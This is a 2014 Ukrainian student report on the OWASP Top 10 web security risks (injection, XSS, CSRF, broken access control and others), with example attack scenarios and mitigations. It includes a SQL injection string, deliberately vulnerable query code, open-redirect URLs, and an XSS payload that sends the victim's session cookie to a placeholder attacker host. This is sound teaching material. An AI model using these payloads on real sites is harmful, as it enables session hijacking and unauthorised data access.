Міністерство освіти і науки України
Львівський національний університет імені Івана Франка

Кафедра радіоелектронного матеріалознавства

Реферат

з курсу “Захист інформації”

на тему

Ризики для безпеки веб сервісів та їх мінімізація

Підготувала:

студентка групи ФЕІ - 41

Литвин Віра

Перевірив:

доц. Монастирський Л. С.

Львів, 2014

Зміст

Вступ.

Метою вирішення проблем безпеки ВЕБ-додатків, є: забезпечення високої доступності додатків, якість серверних рішень і захист конфіденційних даних, забезпечення розробки надійних і безпечних програмних рішень.

Необхідно відзначити, що вартість і час, витрачений на реалізацію заходів безпеки на стадії розробки додатків набагато менше, ніж вдосконалення їх на етапі запуску в експлуатацію або виправлення вже "готових" додатків.

При розробці ВЕБ-додатків необхідно виконати наступні задачі:

Уникнути уразливості в додатках ще на ранніх стадіях розробки;

Зробити так, щоб розробники додатків створювали якісні та безпечні конструкції;

Якщо є додатки, розроблені не всередині компанії, необхідно вимагати від постачальників додатків експертне укладення з метою забезпечення безпеки.

Web-додатки є одними з найбільш небезпечних системна сьогоднішній день. Чим більше критично важливих і конфіденційних даних зберігає програмне забезпечення, тим важливіше стає проведення аудиту його безпеки.

Тестування безпеки - це тип тестування, основне призначення якого-переконатися, що конфіденційні дані залишаться конфіденційними,а користувач системи зможе зробити тільки те, що йому належить заправ доступу. Оцінка захищеності Web-додатків може виконуватися як з використанням методики "чорного ящика", так і шляхом аналізу вихідних кодів. Другий спосіб більш ефективний, але й більш трудомісткий. Метод "чорного ящика" полягає у проведенні робіт з оцінки захищеності інформаційної системи без попереднього отримання будь-якої інформації про неї з боку власника. Метод "білого ящика" полягає в тому, що для оцінки захищеності інформаційної системи використовуються всі необхідні дані про неї, включаючи вихідний код додатків.

1. Безпека веб-сервісів.

Веб-додатки - це програми, написані скриптовою мовою (Perl, PHP та інші) або написані мовою високого рівня та відкомпільовані під відповідну ОС (C, C++ та інші), які працюють на стороні веб-сервера та призначені для створення інтерфейсу між користувачем та веб-сайтом.

Веб-системи - це потужні веб-додатки, які складаються з декількох (або чималої кількості) веб-програм, котрі мають систему розмежування прав доступу та призначенні для надання персоналізованого доступу до веб-ресурсу великій кількості користувачів.

За даними дослідження групи Positive Technologies, більшість розробників обирають PHP для розробки: на ньому написано 63% всіх протестованих сайтів. Значна частки ASP.NET (19%) і Java (14%). Решта мов програмування зустрічаються набагато рідше. Розподіл сайтів - учасників тестування на основі мови програмування, що використовується для візуально представлено на рис.

Статистика використання мов програмування та їх затребуваності за 2013 рік.



Рис. 1. Статистика використання мов програмування при створенні динамічних Web-сторінок

Незалежно від того, чи ви вперше стикнулися з питанням безпеки веб-додатків, чи вже добре знайомі з цими ризиками, задача створення безпечного веб-додатка або виправлення існуючого є досить складною. Якщо ви повинні справитися з великим портфелем додатків – це може стати просто надзвичайним випробуванням.

Щоб допомогти організаціям та розробникам знизити ризики, пов'язані з

безпекою їх додатків, без надзвичайних витрат, організація OWASP створила ряд безкоштовних та відкритих ресурсів, які ви можете використовувати для гарантування безпеки додатків у вашій організації.

Для перевірки безпеки створеного вами веб-додатка або того, що ви маєте намір придбати, OWASP рекомендує проаналізувати код такого додатка (якщо можливо), а також протестувати сам додаток. OWASP рекомендує поєднати аналіз безпеки коду та тестування на проникнення, оскільки це дасть вам переваги сильних сторін обох методів; крім того, обидва підходи доповнюють один одного. Допоміжні інструменти для процесу перевірки можуть підвищити ефективність аналізу. Допоміжні інструменти OWASP призначені для того, щоб аналітик міг працювати більш ефективно, а не для того, щоб автоматизувати процес як такий.

Аналіз коду – надзвичайно корисна річ для перевірки того, чи містить додаток сильні механізми безпеки, а також для виявлення проблем, які важко виявити шляхом перевірки вихідних даних додатка. Тестування особливо підходить для перевірки, чи можуть бути використані недоліки додатка. Тобто підходи доповнюють один одного та, фактично, в деяких питаннях є взаємозамінними. Існує багато проблем, пов'язаних з безпекою веб-додатків, наприклад, вставка інструкцій, які легше виявити за допомогою аналізу коду, ніж за допомогою зовнішнього тестування.

Тестування безпеки, як і аналіз коду, має свої сильні сторони. Це надзвичайно, коли ви можете доказати, що додаток небезпечний, шляхом демонстрації зламу. Також існує багато проблем, пов'язаних з безпекою, особливо з безпекою інфраструктури додатка, які просто неможливо виявити шляхом аналізу коду, оскільки додаток як такий не забезпечує повну безпеку.

2. ТОП - 10 ризиків для безпеки веб-сервісів.

2.1. OWASP.

Відкритий проект захисту веб-додатків (OWASP) – це відкрита спілка, метою якої є сприяння організаціям у розробці, придбанні та підтримці додатків, безпеці яких можна довіряти. В OWASP ви знайдете безкоштовні та відкриті:

• інструменти та стандарти безпеки додатків;

• детальні настанови про тестування, розробку та аналіз безпеки програм;

• стандартні елементи управління безпекою та бібліотеки;

• місцеві осередки по всьому світу;

• дослідження на актуальні теми;

• конференції;

• поштові розсилки;

Всі інструменти, документи, форуми та участь у місцевих осередках OWASP є безкоштовними та відкритими для всіх зацікавлених у вдосконаленні безпеки додатків. Ми підходимо до безпеки додатків з точки зору людей, процесів та технологічних проблем, оскільки найбільш ефективні підходи до безпеки додатків вимагають вдосконалень в усіх цих галузях.

OWASP – це новий вид організації. Наша незалежність від комерційного тиску дає нам можливість надавати неупереджену, практичну, економічно ефективну інформацію про безпеку додатків. Організація OWASP не пов'язана з будь-якими технологічними компаніями, однак ми підтримуємо свідоме використання комерційних технологій безпеки.

Подібно до багатьох проектів, пов'язаних з відкритим програмним забезпеченням, OWASP видає спільно з іншими організаціями різноманітні, доступні для ознайомлення матеріали.

Фонд OWASP – це некомерційна організація, що забезпечує довготривалий успіх проекту. Майже всі, хто пов’язаний з OWASP, є добровольцями, включаючи Правління, Світові комітети, Керівників місцевих осередків, Керівників проектів та членів проекту OWASP. Ми підтримуємо інноваційні дослідження в галузі безпеки, надаючи гранти та інфраструктуру.

2.2. Вставка інструкцій.

Злам типу «Вставка інструкцій», наприклад вставка інструкцій SQL, ОС та LDAP, відбувається, коли ненадійні дані відправляються на інтерпретатор даних як частина команди або запиту. Ворожі дані зловмисника можуть призвести до того, що інтерпретатор почне виконувати довільні команди, або зловмисник отримає доступ до даних без належної авторизації.

Найкращий спосіб визначити, чи уразливий додаток до вставки інструкцій – це

перевірити, чи всі інтерпретатори, що використовуються, чітко розділяють сумнівні дані від команд або запитів. Для звернень SQL це означає використання присвоєних змінних у всіх підготовлених операторах та збережених процедурах, а також уникнення динамічних запитів.

Перевірка коду – це швидкий та надійний спосіб визначити чи безпечно використовує додаток інтерпретатори. Інструменти аналізу кодів можуть допомогти аналітику безпеки визначити спосіб використання інтерпретаторів та відслідкувати обробку даних у додатка. Спеціаліст з проникнення в системи може перевірити ці питання шляхом моделювання вторгнення, що підтвердить уразливість.

Автоматичне динамічне сканування додатка може показати, чи існує можливість вставки інструкцій шляхом, придатним для використання. Сканери не завжди доходять до інтерпретаторів, і їм важко виявити, чи була атака успішною. Неналежна обробка помилок спрощує виявлення вставки інструкцій.

Приклади сценаріїв атак :

Сценарій №1: Додаток використовує сумнівні дані під час створення наступного уразливого звернення SQL:

String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

Сценарій №2: Аналогічно, беззастережна довіра додатка до середовища може призвести до створення уразливих запитів (наприклад, мова запитів Hibernate (HQL)):

Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");

В обох випадках зловмисник змінює значення параметра ‘id’ в браузері, щоб відправити: ' or '1'='1. Наприклад:

http://example.com/app/accountView?id=' or '1'='1

Це змінює значення обох запитів, щоб повернути всі записи з таблиці облікових записів. Більш небезпечні атаки можуть змінити дані або навіть викликати збережені процедури.

2.3. Некоректна аутентифікація та управління сеансами.

Функції додатка, пов'язані з аутентифікацією та управлінням сеансами, часто

некоректно впроваджені, що дозволяє зловмисникам обходити паролі, ключі або сеансові ідентифікатори, або використовувати інші типи зламів для отримання інших ідентифікаторів користувачів.

Чи належним чином захищені ресурси управління сеансами, такі як облікові дані користувачів та ідентифікатори сеансу (ІН)? Ви можете бути уразливими, якщо:

1. Облікові дані користувача для аутентифікації не захищені при збереженні за допомогою хешування або шифрування. Дивіться A6.

2. Облікові дані можна підібрати або перезаписати у випадку слабких функцій управління обліковими записами (наприклад, створення облікового запису, зміна пароля, відновлення пароля, слабкі ІН сеансів).

3. Незахищені ІН сеансів в URL (наприклад, переписування URL).

4. ІН сеансів уразливі для атаки Фіксація сеансу.

5. ІН сеансів не обмежені по часу, або ідентифікатори користувачів або аутентифікації, особливо ідентифікатори Технології єдиного входу до системи (SSO), не перевіряються належним чином під час реєстрації.

6. ІН сеансів не змінюються після успішного входу до системи.

7. Паролі, ІН сеансів та інші облікові дані відправляються незашифрованим з'єднанням. Дивіться A6.

Приклади сценаріїв атак:

Сценарій №1: Додаток для бронювання квитків на літак підтримує переписування URL, додаючи до URL ІН сеансу:

http://example.com/sale/saleitems;jsessionid= 2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

Аутентифікований користувач сайту бажає, щоб його друзі знали про продаж. Він відправляє електронною поштою вищевказане посилання, не здогадуючись, що він також відправляє ІН сеансу. Коли його друзі використовують посилання, вони використовують його сеанс та дані кредитної картки.

Сценарій №2: Час очікування (тайм-аут) додатка заданий неправильно. Користувач використовує загальнодоступний комп'ютер для входу на сайт. Замість того, щоб обрати «вихід», користувач просто закриває вкладку браузера та йде. Зловмисник використовує той самий браузер годиною пізніше, а браузер все ще

аутентифікований.

Сценарій №3: Член організації або внутрішній зловмисник отримує доступ до бази даних паролів до системи. Паролі користувачів не хешуються належним чином, і пароль кожного користувача доступний зловмиснику.

2.4. Міжсайтове виконання сценаріїв (XSS).

Атаки XSS відбуваються, коли додаток отримує ворожі дані та відправляє їх до веб-браузера без належної перевірки. Атаки XSS дозволяють зловмисникам виконувати сценарії у браузері жертви, в результаті яких вони можуть перехоплювати сеанси користувача, видозмінювати веб-сайти або перенаправляти користувачів на інші шкідливі сайти.

Ви уразливі, якщо не забезпечите, щоб всі дані, що вводяться користувачами, належним чином фільтрувалися, або якщо ви не перевіряєте їх на предмет безпеки за допомогою перевірки даних, що вводяться, перед тим, як включати такі дані у сторінку, що виводиться.

Якщо Ajax використовується для динамічного оновлення сторінки – чи впевнені ви, що використовуєте безпечні ІПП JavaScript? Для небезпечних ІПП JavaScript також необхідно використовувати шифрування або перевірку.

Автоматизовані інструменти можуть виявляти деякі проблеми XSS автоматично. Однак кожний додаток по-різному створює вихідні сторінки та використовує різні інтерпретатори браузера, такі як JavaScript, ActiveX, Flash та Silverlight, що ускладнює автоматичне виявлення. Відповідно, повний захист вимагає поєднання ручного перегляду коду та тестування на проникнення на додачу до автоматичних підходів.

Веб-технології 2.0, такі як Ajax, ускладнюють виявлення атак XSS за допомогою автоматизованих інструментів.

Приклади сценаріїв атак:

Додаток використовує сумнівні дані під час побудови наступної короткої текстової інформації HTML без перевірки або фільтрування:

(String) page += "<input name='creditcard' type='TEXT‘ value='" + request.getParameter("CC") + "'>";

Зловмисник змінює параметр ‘CC’ у своєму браузері на:

'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.

Це призводить до того, що ІН сеансу жертви відправляється на сайт зловмисника, що дозволяє зловмиснику перехопити поточний сеанс користувача.

Примітка: зловмисники можуть також використовувати атаки XSS для послаблення автоматичного захисту CSRF, що має використовуватися.

2.5. Небезпечні прямі посилання на об’єкти.

Пряме посилання на об'єкт відбувається, коли розробник залишає незахищеним посилання на внутрішній об'єкт додатку, такий як файл, каталог або ключ до бази даних. Без перевірки прав доступу або іншого захисту зловмисники можуть маніпулювати такими посиланнями з метою несанкціонованого доступу до даних.

Найкращий шлях виявлення, чи є додаток уразливим для небезпечних прямих посилань на об’єкти – це перевірити, чи всі посилання на об'єкти належним чином захищені. Для цього:

1. Для прямих посилань на обмежені ресурси – чи додаток виконав перевірку прав доступу користувача саме до ресурсу, відносно якого подано запит?

2. Якщо посилання є непрямим – чи прив’язування до прямого посилання виконало обмеження значень, на які має право поточний користувач?

Аналіз коду додатка може швидко перевірити, чи безпечно впроваджений кожен з шляхів. Тестування також є ефективним для визначення прямих посилань на об'єкти та того, чи є вони безпечними.

Автоматизовані інструменти, як правило, не визначають таких недоліків, оскільки вони не можуть розпізнати, що потребує захисту або що є безпечним чи небезпечним.

Приклади сценаріїв атак:

Додаток використовує неперевірені дані в SQL зверненні під час спроби доступу до інформації облікового запису:

String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt = connection.prepareStatement(query , …);

```
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Зловмисник просто змінює параметр ‘acct’ у своєму браузері, щоб відправити будь-який номер облікового запису. Без належної перевірки зловмисник зможе отримати доступ до будь-яких облікових записів користувачів, а не тільки до цільового облікового запису.

```
http://example.com/app/accountInfo?acct=notmyacct
```

2.6. Небезпечна конфігурація оточення.

Належна безпека вимагає визначення та використання безпечної конфігурації для додатків, середовища розробки, сервера додатка, веб-сервера, сервера бази даних та платформи.

Необхідно визначати, впроваджувати та підтримувати безпечні налаштування, оскільки типові налаштування є, як правило, небезпечними. Крім того, програмне забезпечення повинно бути оновленим.

Чи мають усі частини стека додатка належну безпеку? Включаючи:

1. Чи використовується будь-яке застаріле програмне забезпечення? Таке програмне забезпечення включає в себе ОС, Веб-сервер/Сервер додатка, СУБД, додатки та всі бібліотеки коду (дивіться нову категорію A9).

2. Чи активовані або встановлені будь-які непотрібні елементи (наприклад, порти, сервіси, сторінки, облікові записи, привілеї)?

3. Чи активовані та незмінені стандартні облікові записи та паролі до них?

4. Чи ваша система обробки помилок відображає користувачам послідовність викликів функцій (трасу стека) або іншу надмірну інформацію у повідомленнях про помилки?

5. Чи налаштування безпеки у ваших інструментах розробки додатків (наприклад, Struts, Spring, ASP.NET) та бібліотеках встановлені на безпечні значення? Без забезпечення узгодженого, постійного процесу безпеки конфігурації додатка, системи знаходяться під високим ризиком.

Приклади сценаріїв атак:

Сценарій №1: Консоль управління сервером додатка з правами адміністратора

встановлена автоматично та не видалена. Стандартні облікові записи не змінені. Зловмисник виявляє на вашому сервері стандартні сторінки управління з правами адміністратора, входить за допомогою типових паролів та здійснює перехоплення.

Сценарій №2: Перелік файлів каталогу не відключений на вашому сервері. Зловмисник виявляє, що він може просто знайти будь-який файл у каталозі. Зловмисник знаходить та завантажує всі ваші скомпільовані класи Java, які він декомпілює та розбирає на складові коди, щоб отримати код всього вашого дадатка. Потім він знаходить серйозні недоліки у контролі доступу вашого додатка.

Сценарій №3: Конфігурація сервера додатка дозволяє повертати трасу стека до користувача, потенційно розкриваючи помилки. Зловмисники полюбляють додаткову інформацію, що надається у повідомленнях про помилки.

Сценарій №4: Сервер додатка поставляється з додатками-зразками, які ви не видаляєте з експлуатаційного сервера. Такі додатки-зразки мають відомі недоліки у безпеці, які використовуються зловмисниками.

2.7. Витік критичних даних.

Багато веб-додатків неналежним чином захищають такі критичні дані як дані кредитних карток, індивідуальні податкові номери та облікові дані для перевірки автентичності. Зловмисники можуть вкрасти або змінити такі слабо захищені дані та здійснити шахрайські операції з кредитними картками, вкрасти особисті дані або вчинити інші кримінальні правопорушення.

Критичні дані слід додатково захищати шляхом шифрування під час збереження або передачі, а також необхідно дотримуватися певних застережень під час обміну такими даними з браузером.

Перше, що вам необхідно зробити – це визначити, які саме дані є критичними та потребують додаткового захисту. Наприклад, паролі, номери кредитних карток, медичні картки та особисті дані слід захищати. Для всіх таких даних:

1. Чи будь-які такі дані зберігаються у вигляді незашифрованого тексту впродовж тривалого часу, включаючи резервні копії таких даних?

2. Чи будь-які такі дані передаються у вигляді незашифрованого тексту, внутрішньо або зовнішньо? Інтернет трафік являє собою особливу загрозу.

3. Чи використовуються будь-які старі/слабкі криптографічні алгоритми?

4. Чи генеруються слабкі криптографічні ключі, чи належне управління ключами, чи є ротація?

5. Чи є будь-які відсутні директиви безпеки або головні мітки браузера під час надання/відправлення чутливих даних до браузера?

І не тільки … Більш детальну інформацію щодо проблем, які необхідно попереджувати дивіться у Криптографія (V7), Захист даних (V9) та SSL (V10) ASVS.

Приклади сценаріїв атак:

Сценарій №1: Додаток шифрує номери кредитних карток у базі даних шляхом автоматичного шифрування бази даних. Однак це означає, що він також автоматично розшифровує ці дані під час вибирання, що дозволяє використовувати вставку інструкції SQL для здійснення пошуку та вибирання

номерів кредитних карток у вигляді незашифрованого тексту. Система повинна шифрувати номери кредитних карток за допомогою відкритих ключів, а розшифровувати їх повинні серверні програми за допомогою приватних ключів.

Сценарій №2: Сайт просто не використовує SSL для всіх аутентифікованих сторінок. Зловмисник просто відслідковує трафік мережі (наприклад, відкритої бездротової мережі) та краде фрагменти даних (кукіз) сеансу користувача. Потім, зловмисник відтворює ці фрагменти даних та перехоплює сеанс користувача, отримуючи доступ до його особистих даних.

Сценарій №3: База даних паролів використовує «несолені» хеш-суми для збереження всіх паролів. Атака у вигляді завантаження файлів дозволяє зловмиснику отримати файл з паролями. Всі «несолені» хеш-суми можна розкрити за допомогою райдужної таблиці попередньо розрахованих хеш-сум.

2.8. Відсутність контролю доступу до функціонального рівня.

Більшість веб-додатків перевіряють права доступу до функціонального рівня перед тим, як відображати відповідну функцію в інтерфейсі користувача. Однак додаткам необхідно виконувати аналогічні перевірки контролю доступу на сервері, коли здійснюється доступ до кожної функції. Якщо запити не перевіряються,

зловмисники можуть підробляти їх для доступу до функцій без відповідної авторизації.

Найкращий шлях визначити, чи контролює додаток доступ до функціонального рівня – це перевірити кожну функцію додатка:

1. Чи відображає інтерфейс користувача посилання на недозволені функції?

2. Чи є перевірки аутентифікації або авторизації з боку сервера?

3. Чи перевірки з боку сервера здійснюються виключно на основі інформації, що надається зловмисником?

За допомогою програми-посередника передивіться ваш додаток з привілейованою роллю. Потім повторно зайдіть на обмежені сторінки з менш привілейованою роллю. Якщо реакція сервера однакова, ви, напевно, уразливі. Деякі програми-посередники для тестування безпосередньо підтримують такий тип аналізу. Ви також можете перевірити контроль доступу в коді. Спробуйте відстежити один привілейований запит у коді та перевірити механізм авторизації. Потім знайдіть базу кодів, щоб виявити, де механізм не дотримується. Автоматизовані інструменти не схильні до виявлення таких проблем.

Приклади сценаріїв атак

Сценарій №1: Зловмисник просто ініціює примусовий пошук по цільовим URL. Наступні URL вимагають аутентифікацію. Також потрібні права адміністратора для доступу до сторінки “admin_getappInfo”. http://example.com/app/getappInfo http://example.com/app/admin_getappInfo

Якщо неперевірений користувач може зайти на будь-яку зі вказаних сторінок – це недолік. Якщо неперевірений користувач, який не є адміністратором, може зайти на сторінку “admin_getappInfo”, це також недолік, який може дати зловмиснику доступ до інших, неналежним чином захищених сторінок адміністратора.

Сценарій №2: Сторінка передбачає параметр ‘action ‘ для зазначення функції, що викликається; різні дії вимагають різні ролі. Якщо такі ролі не застосовуються – це недолік.

2.9. Підробка міжсайтових запитів A8 (CSRF).

Атака CSRF змушує підключений до системи браузер жертви автоматично

відправляти підроблені запити HTTP, включаючи фрагмент даних (кукіз) сеансу жертви та іншу інформацію щодо аутентифікації, до уразливого веб-додатка. Це дає зловмисникам змогу змусити браузер жертви створювати запити, які уразливий додаток вважає правомірними запитами жертви.

Для перевірки того, чи уразливий ваш додаток, перевірте, чи усі посилання та форми мають непередбачувані ключі CSRF. Без таких ключів зловмисники можуть підробляти шкідливі запити. Альтернативний спосіб захисту – це вимагати від користувачів підтвердження наміру подати запит шляхом повторної аутентифікації або будь-яким іншим шляхом підтвердження того, що вони є справжніми користувачами (наприклад, CAPTCHA).

Зверніть особливу увагу на посилання та форми, що викликають функції зміни стану, оскільки вони є найважливішими цілями CSRF. Вам слід перевіряти багатоетапні транзакції, оскільки вони не є захищеними як такі. Зловмисники можуть легко підробити ряд запитів за допомогою складних тегів.

Зауважте, що фрагменти даних сеансів, IP-адреси джерел та інша інформація, що автоматично відправляються браузером, не забезпечують захист від CSRF, оскільки такі дані також включаються до підроблених запитів.

Інструмент CSRF Tester від OWASP може бути корисний при створенні сценаріїв тестування для демонстрації небезпеки атак CSRF.

Приклади сценаріїв атак:

Додаток дає користувачу можливість подавати запити на зміну стану, що не містять будь-якої секретної інформації. Наприклад:

http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243

Так, зловмисник складає запит, який перекаже кошти з рахунка жертви на рахунок зловмисника, а потім вставляє цю атаку в запит на зображення або плаваючі фрейми, що зберігаються на різноманітних сайтах та контролюються зловмисником:

Якщо жертва переходить на будь-який сайт зловмисника після аутентифікації на example.com, такі підроблені запити автоматично включають в себе інформацію

про сеанс користувача, що дає дозвіл на запит зловмисника.

2.10. Використання компонентів з відомими уразливостями.

Такі компоненти як бібліотеки, середовища розробки та інші модулі програмного забезпечення майже завжди працюють з повними привілеями. Якщо використовується уразливий компонент, така атака може сприяти втраті критичних даних або підміні сервера. Додатки, що використовують компоненти з відомими уразливостями, можуть знизити рівень захисту та сприяти різноманітним атакам та наслідкам.

Теоретично, це має бути легко виявити, чи ви використовуєте будь-які уразливі компоненти або бібліотеки. На жаль, звіти про уразливості в комерційному або відкритому програмному забезпеченні не завжди чітко зазначають, яка саме версія компонента є уразливою. Крім того, не всі бібліотеки використовують зрозумілу систему нумерації версій. Найгірше те, що не про всі уразливості повідомляється до центру обміну інформацією, в якому легко здійснити пошук; стає легше знайти такі сайти як CVE та NVD.

Для визначення того, чи є ви уразливими, необхідно шукати такі бази даних, а також слідкувати за переліком розсилок проекту та оголошеннями про будь-що, що може бути уразливим. Якщо один з ваших компонентів має уразливість, вам слід ретельно оцінити, чи й справді ви уразливі, шляхом перевірки, чи ваш код використовує частину компонента з уразливістю, та чи може така уразливість вплинути на вас.

Приклади сценаріїв атак:

Уразливості компонентів можуть призвести до будь-яких типів ризиків, які тільки можна уявити, від найпростіших до найсучасніших вірусів, розроблених для ушкодження конкретної організації. Компоненти майже завжди запускаються з усіма привілеями додатка, отже збій у будь-якому компоненті може призвести до серйозних проблем. Наступні два уразливі компоненти були завантажені 22 мільйона разів у 2011 році.

• Обхід аутентифікації Apache CXF – через незабезпечення ідентифікації

зловмисники можуть викликати будь-який веб-сервіс з усіма правами. (Apache CXF – це структура служб, яку не слід плутати з Сервером додатків Apache.)

• Дистанційне виконання коду Spring – невірне використання мови виразів у Spring дає зловмисникам можливість виконувати довільні коди, що призводить до перехоплення сервера.

Кожний додаток, що використовує будь-яку з цих уразливих бібліотек, є уразливим для атак, оскільки обидва ці компоненти доступні для користувачів додатка. Інші уразливі бібліотеки, що використовуються глибше у додатку, важче використовувати.

2.11. Небезпечні переадресування.

Найкращий спосіб виявити, чи має ваш додаток будь-які небезпечні переадресування це:

1. Аналізувати код для всіх переадресувань (називаються передачею в .NET). Для кожного випадку використання визначте, чи включений цільовий URL у будь-які значення параметру. Якщо це так, і якщо цільовий URL не перевіряється у «білому переліку»– ви уразливі.

2. Крім того, слід індексувати сайт, щоб виявити, чи він не створює переадресування (HTTP коди відповіді 300-307, як правило, 302). Продивіться параметри, отримані до переадресування, та перевірте, чи є вони цільовим URL або частиною такого URL. Якщо так, змініть цільовий URL та подивіться, чи сайт переадресує вас до іншої цілі.

3. Якщо код недоступний, перевірте всі параметри, щоб виявити, чи вони виглядають як частина переадресування з URL-призначенням, та перевірте відповідність дій.

Приклади сценаріїв атак:

Сценарій №1: Додаток має сторінку з назвою “redirect.jsp”, яка має один параметр “url”. Зловмисник створює шкідливий URL, який перенаправляє користувача на шкідливий сайт, що встановлює шкідливе програмне забезпечення. http://www.example.com/redirect.jsp?url=evil.com

Сценарій №2: Додаток використовує пересилання для обміну запитами між

різними частинами сайта. Для спрощення даного процесу деякі сторінки використовують параметр для зазначення того, куди буде переадресовано користувача у разі успіху операції. В такому випадку зловмисник створює URL, що пройде перевірку контролю доступу додатка, а потім направить зловмисника до адміністративних функцій, на які зловмисник не має прав. http://www.example.com/boring.jsp?fwd=admin.jsp

3. Способи мінімізації ризиків при розробці веб-сервісу.

3.1. Запобігання вставці інструкцій.

Процес запобігання вставці інструкцій передбачає відокремлення сумнівних даних від команд та запитів.

1. Найкращий варіант – використовувати безпечний ІПП (інтерфейс прикладного програмування), який взагалі не використовує інтерпретатор або забезпечує інтерфейс з заданими параметрами. Будьте обережні з такими ІПП як збережені процедури, що є налаштованими, проте все ще можуть приховано виконати вставку інструкцій.

2. Якщо ІПП з заданими параметрами не доступний, вам слід уникати певних символів шляхом використання спеціального синтаксису уникнення для інтерпретатора. Різноманітні способи уникнення описані у документі Безпечний ІПП від OWASP.

3. Позитивна перевірка даних, що вводяться, або «білий перелік», також рекомендується, проте не є повним захистом, оскільки багато додатків вимагають спеціальні символи під час вводу. Якщо потрібні спеціальні символи, їх безпечне використання може бути досягнуто виключно за допомогою підходу 1. та 2. вище. У документі Безпечний ІПП від OWASP представлено бібліотеку способів перевірки даних, що вводяться, з білого переліку, яку можна розширити.

3.2. Уникнення некоректної аутентифікації.

Основна рекомендація для організацій – це надати розробникам:

1. Єдиний набір елементів сильного контролю за аутентифікацією та управлінням сеансами. Такі елементи контролю мають:

a) відповідати всім вимогам до аутентифікації та управління сеансами, визначеним у Стандарті підтвердження безпеки додатків (ASVS) OWASP V2 (Аутентифікація) та V3 (Управління сеансами).

b) мати простий інтерфейс для розробників. Задля емуляції, використання або в якості основи гарним прикладом є Аутентикатор та ІПП користувача ESAPI.

2. Крім того, необхідно докладати всіх зусиль задля попередження атак XSS, що використовуються для крадіжки ІН сесій. Дивіться А3.

3.3. Попередження XSS атак.

Попередження атак XSS вимагає відокремлення сумнівних даних від змісту активного браузера.

1. Найкращим варіантом є фільтрування всіх сумнівних даних, основаних на контексті HTML (тіло, атрибути, JavaScript, CSS або URL), в який будуть вноситися дані. Більш детальну інформацію щодо методів фільтрування даних дивіться у Пам'ятці щодо запобігання атакам XSS від OWASP.

2. Позитивна перевірка даних, що вводяться, або «білий перелік», також рекомендується, проте вона не є повним захистом, оскільки багато додатків вимагають спеціальні символи під час вводу. Така перевірка має, наскільки це можливо, включати в себе перевірку довжини даних, символів, формату та правил дій щодо таких даних перед тим, як приймати дані, що вводяться.

3. Щодо багатого інформаційного наповнення – зверніть увагу на такі бібліотеки автоматичного спотворення даних як AntiSamy від OWASP або Проект Java HTML Sanitizer.

4. Зверніть увагу на Політику безпеки інформаційного наповнення (CSP) для захисту всього сайту від атак XSS.

3.4. Запобігання прямим посиланням на об'єкти.

Попередження небезпечних прямих посилань на об’єкти вимагає вибору підходу до захисту кожного об'єкта, до якого має доступ користувач (наприклад, номер об'єкта, назва файла) :

1. Використання непрямих посилань на об'єкти для користувача або сеансу. Це попереджує спроби зловмисника націлюватися безпосередньо на недозволені ресурси. Наприклад, замість використання ключа до бази даних ресурсу, у контекстному переліку шести ресурсів, дозволених для поточного користувача, використовуйте числа від 1 до 6, щоб вказати, яке значення обрав користувач. Додаток має перетворити непряме посилання для користувача назад у реальний ключ до бази даних на сервері. У документі Безпечний ІПП від OWASP включені як

послідовні, так і довільні перетворення посилань, які розробники можуть використовувати для уникнення прямих посилань на об'єкти.

2. Перевірка доступу. Кожне використання прямого посилання на об'єкт з сумнівного джерела має містити перевірку контролю доступу, щоб переконатися, що користувач має право доступу до запитаного об'єкта.

3.5. Вдосконалення конфігурації.

Основні рекомендації:

1. Постійний процес посилення безпеки, що забезпечує швидке та просте розгортання іншого, належним чином заблокованого середовища. Середовище розробки, контролю якості та експлуатації мають бути однаково налаштованими (з різними паролями в кожному середовищі). Такий процес має бути автоматизований для мінімізації зусиль, необхідних для підготовки нового, безпечного середовища.

2. Процес своєчасного забезпечення сумісного та оновленого програмного забезпечення та оновлень для кожного середовища. Сюди необхідно також включити всі бібліотеки коду.

3. Безпечна архітектура додатка, що забезпечує ефективне, безпечне розділення компонентів.

4. Зверніть увагу на необхідність періодичного сканування та перевірок для виявлення майбутніх неправильних конфігурацій або відсутніх оновлень.

3.6. Попередження витоку інформації.

Повний перелік ризиків, пов'язаних з небезпечною криптографією, використанням SSL та захистом даних не входить до об'єму Топ 10. Тобто всі рекомендації, вказані нижче, є мінімально необхідними діями щодо критичних даних:

1. Розгляньте загрози, від яких ви плануєте захищати такі дані (наприклад, внутрішні атаки, зовнішні користувачі), упевніться, що ви шифруєте всі критичні дані, що зберігаються та передаються, відповідно до визначених загроз.

2. Не зберігайте непотрібні критичні дані. Видаляйте їх так швидко, як це можливо. Не можна вкрасти дані, яких немає.

3. Забезпечте використання стійких стандартних алгоритмів та ключів, а також належне управління ключами. Зважайте на стандарт FIPS-140.

4. Упевніться, що паролі зберігаються за допомогою алгоритмів, призначених спеціально для захисту паролів, наприклад, bcrypt, PBKDF2 або scrypt.

5. Відключіть автоматичне заповнення форм, що збирають критичні дані, та відключіть кешування для сторінок, що містять критичні дані.

3.7. Запобігання помилкам доступу.

Ваш додаток повинен мати постійний та легкий для аналізу механізм авторизації, що викликається з усіх функцій. Часто такий захист забезпечується одним або кількома компонентами, що є зовнішніми відносно коду додатка.

